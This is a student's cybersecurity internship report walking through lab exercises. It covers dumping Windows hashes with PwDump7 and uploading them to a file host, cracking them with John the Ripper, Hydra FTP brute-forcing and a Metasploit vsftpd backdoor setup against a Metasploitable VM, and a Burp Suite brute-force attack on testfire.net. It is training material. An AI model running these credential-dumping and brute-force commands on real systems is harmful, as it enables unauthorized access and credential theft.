

INTERNSHIP ON CYBER SECURITY

Introduction:

My name is Sweekrithi Shetty pursuing Bachelors of Engineering from Mangalore Institute of Technology and Engineering, Moodabidri.

About DLithe:

DLithe Consultancy Services Pvt Ltd is an EdTech company established in 2018. It is based in Bengaluru and offers various services such as Data Analytics, Data Science, Machine Learning, Artificial Intelligence, Cyber Security and Bigdata solutions to clients in different industries. The company's goal is to provide quality services to its clients by leveraging advanced technologies and methodologies.

Summary of the Internship:

It was a one-month internship program ie, from 06/02/2023 to 06/03/2023 from the expert professionals. The first 15 days we learnt about the networking. The next 15 days was all about working with real-world live projects. The projects like Brute-force attack, Malware Attack, Exploiting Metasploit, Password Creation etc... The technology used in this internship were Kali-Linux, OWASP, Meta and Cisco Packet Tracker.

TECHNICAL TASKS PERFORMED


Group 1:

2a) PASSWORD CRACKING OF WINDOWS 7


Here, we are cracking the password of windows7 using **John the Ripper** tool.

It is a popular password cracking tool that can be used to perform brute-force attacks using different encryption technologies and helpful wordlists. John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords.

Step 1: Go to windows7 and download pwdmp7 and unzip it.




Step 2: After unzipping the file and extract it in the C-drive of my computer and add it inside windows.





Step 3: Run cmd as administrator and perform these steps


- cd..
- cd pwdump7
- PwDump7.exe > hash.txt
- hash.txt (to view the file)



Step 4: Now send the hash.txt file to kali. So, upload the file in **tmpfile.org**



Step 5: In the Kali in order to access the tmpfile copy and paste the link in the Kali Firefox and hit enter. You can see the file in the browser then copy it.




Step 6: Run the cmd and become the super user using sudo -su. Create a new file using **nano** (file name) and paste the file. Save it and exit. In order to crack use **John** command.

ie -> nano hash.txt

(paste) Cntl+S and Cntl+X

John hash.txt



2b) PASSWORD CRACKING OF METASPLOIT MACHINE USING HYDRA (BRUTE-FORCE ATTACK)

A brute force attack is a method of trying to crack a password or encryption key by systematically guessing every possible combination until the correct one is found. It is a common type of attack used by hackers to gain unauthorized access to systems, networks, or accounts.

Brute force attacks can be successful if the password or key is weak, short, or has been reused across multiple accounts. To prevent brute force attacks, it is important to use strong and unique passwords or passphrases that are difficult to guess or crack.

The screenshot shows a terminal window on Kali Linux. The terminal content includes:

- Network configuration (ifconfig) showing interfaces eth0 and lo.
- Running the nbtscan command to scan for NetBIOS names on the network.
- Hydra password cracking results for an FTP service on port 21 of the Metasploitable machine (IP 192.168.56.101). The command used was "hydra -l user -P pass ftp://192.168.56.101". The output shows a valid password found: msfadmin.

'nbtscan' is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

Nano is a command-line text editor that is available in Kali Linux. Nano is a lightweight text editor that is designed to be easy to use and has a user-friendly interface. It provides basic text editing features such as cut, copy, and paste, as well as search and replace, spell checking, and syntax highlighting for various programming languages.

To open a file using nano in Kali Linux, you can use the command **nano <filename>** in the terminal. Once you have made your edits, you can save the changes and exit the editor by pressing **Ctrl+X**, and then confirming the save changes prompt.

1st create a file named ‘user’ and add the user’s name. Then create another file named ‘pass’ and add the user’s password in to that file. To save the file press Ctrl+S and exit it by Ctrl+X.



The command **hydra -L user -P pass ftp://192.168.56.101** is a sample command for using the Hydra password cracking tool to perform a brute force attack on an FTP server running on the IP address **192.168.56.101**.

- **hydra:** This is the command to invoke the Hydra password cracking tool.
- **-L user:** This option specifies the path to the file containing a list of usernames to use during the attack. In this case, the word "user" is being used as a placeholder for the actual file name or path.
- **-P pass:** This option specifies the path to the file containing a list of passwords to use during the attack. Similarly, the word "pass" is being used as a placeholder for the actual file name or path.
- **ftp://192.168.56.101:** This is the protocol and IP address of the target FTP server.

By this we can perform brute-force attack. At the end we get the username and password of the user.

3) PERFORM PASSWORD CRACKING OF ONLINE VULNERABLE WEBSITE(TESTFIRE.NET) USING BURPSUITE



- Initially enter the command burpsuite. It will be redirecting to another page.
- Next step is to turn on the intercept. Next login in to the website testfire.net and then turn on the burp.
- As soon as you login your login details will be come under intercept.
- The code which is available in the proxy of the intercept just copy and send it to the intruder.
- There just copy the username and password the click on add button.
- Then select the attack type Cluster bomb set the payloads and start the attack.



The screenshot shows the homepage of the AltoroMutual website. It features a green header with the logo and navigation links. Below the header, there are several sections: 'ONLINE BANKING LOGIN' (with links to Deposit Product, Checking, Loan Products, CDs, Mortgages & Insurance, and Other Services), 'PERSONAL' (with links to Credit Cards, Auto, Life, Health, and Retirement), 'SMALL BUSINESS' (with links to Credit Products, Business Services, Cards, Insurance, Mortgages, and Other Services), and 'INSIDE ALTORO MUTUAL' (with links to About Us, Locations, Investor Relations, Press Room, Careers, and Schedules). The main content area includes sections for 'Online Banking with FREE Online Bill Pay', 'Business Credit Cards', 'Retirement Solutions', and 'Work & Savings'. A footer at the bottom contains links for Privacy Policy, Security Statement, Service Status Check, and REST API, along with a copyright notice for IBM.

This screenshot shows the 'Online Banking Login' page from the AltoroMutual website. It has a similar layout to the homepage but focuses on the login form. The left sidebar lists the same categories as the homepage. The main area contains a 'Username' field with 'passw' and a 'Password' field with '*****'. A 'Login' button is below the fields. The footer is identical to the one on the homepage.

This screenshot shows the Burp Suite proxy tool. It displays a captured POST request to the URL <http://testfire.net:80> [65.61.137.117]. The request payload is: `POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=542D02E2ED594E7ECFAEAF3395595EBB29
Upgrade-Insecure-Requests: 1
uid=admin1&passw=passss&btnSubmit=Log`. The right side of the interface shows the 'Inspector' panel with the selected text being `uid=admin1&passw=passss&btnSubmit=Log`, and the 'Decoded from' dropdown set to 'URL encoding' with the value `uid=admin1&passw=passss&btnSubmit=Log`.



4a) Exploiting Metasploit using FTP

Step 1: Getting super access using the command \$ sudo -s

Step 2: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 3: Enter msfconsole, it is used to provide a command line interface to access and work with the Metasploit framework

Step 4: Enter the command search vsftpd

Step 5: Enter the command exploit/unix/ftp/vsftpd_234_backdoor which is available from step 4 use exploit/unix/ftp/vsftpd_234_backdoor

Step 6: Payload is not configured. Just enter show options

Step 7: In the option we must set the value for RHOSTS so enter the command set RHOSTS followed by the IP of the target, set RHOSTS 192.168.56.101

Step 8: We use show options in-order to check whether the RHOSTS has been updated or not.

